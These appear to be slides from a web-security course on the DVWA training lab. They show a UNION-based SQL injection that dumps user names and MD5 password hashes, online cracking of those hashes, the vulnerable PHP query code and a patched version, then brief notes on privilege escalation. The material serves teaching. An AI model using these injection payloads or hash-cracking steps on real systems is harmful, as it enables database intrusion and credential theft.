SELECT first_name, surname FROM users WHERE id = ‘2’
UNION SELECT concat(user_id, ‘:’, first_name, ‘:’, last_name),
concat(user, ‘:’, password) FROM dvwa.users -- ‘
```


SQL INJECTION



```
ID: 2' UNION SELECT concat(user_id,':',first_name,':',last_name), concat(user,':'
First name: Gordon
Surname: Brown

ID: 2' UNION SELECT concat(user_id,':',first_name,':',last_name), concat(user,':
First name: 1:admin:admin
Surname: admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: 2' UNION SELECT concat(user_id,':',first_name,':',last_name), concat(user,':'
First name: 2:Gordon:Brown
Surname: gordonb:e99a18c428cb38d5f260853678922e03

ID: 2' UNION SELECT concat(user_id,':',first_name,':',last_name), concat(user,':'
First name: 3:Hack:Me
Surname: 1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: 2' UNION SELECT concat(user_id,':',first_name,':',last_name), concat(user,':'
First name: 4:Pablo:Picasso
Surname: pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: 2' UNION SELECT concat(user_id,':',first_name,':',last_name), concat(user,':'
First name: 5:Bob:Smith
Surname: smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

SQL INJECTION

- We see that all passwords are hashed, so we can use any tool that can crack the passwords like JohnTheRipper or online tools



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


SQL INJECTION



```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

SQL INJECTION

- solve !!



```
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)){

        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

        $num = mysql_numrows($result);

        $i=0;

        while ($i < $num) {

            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");

            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            echo '</pre>';

            $i++;
        }
    }
}
?>
```

3 PRIVILEGE ESCALATION

PRIVILEGE ESCALATION

- Privilege escalation is a type of security vulnerability or attack that occurs when an individual or a process gains unauthorized access to resources that are normally protected from an application or user.
- This escalation allows the attacker to perform actions with a higher level of privilege than intended by the system administrators or the application design. There are two main types of privilege escalation:
    a. Horizontal Privilege Escalation
    b. Vertical Privilege Escalation

PRIVILEGE ESCALATION-VERTICAL

- An attacker or a lower-privileged user gains the abilities of a more privileged user, typically an administrative account.

- This type of escalation is more critical as it allows an attacker to perform any action on the system, such as executing commands, accessing confidential data, changing configuration settings, or disabling accounts and services.

PRIVILEGE ESCALATION-HORIZONTAL

- It occurs when a user extends their privileges to those held by similarly privileged users but which they should not have access to under normal circumstances.

- For example, an employee might exploit a vulnerability to access another employee's account within the same privilege level to read emails or access sensitive documents that are meant to be private.

PRIVILEGE ESCALATION-EXPLOITATION

- There are myriads of ways that privilege escalation can be achieved.
- One of the most popular and effective ways to do so is by searching for executable files on the system and trying find misconfigurations for them online.
- Another way is by searching the Internet for inherent vulnerability in a particular OS or piece of hardware that can alter its behavior to allow one user to escalate to ‘root’.

THANK YOU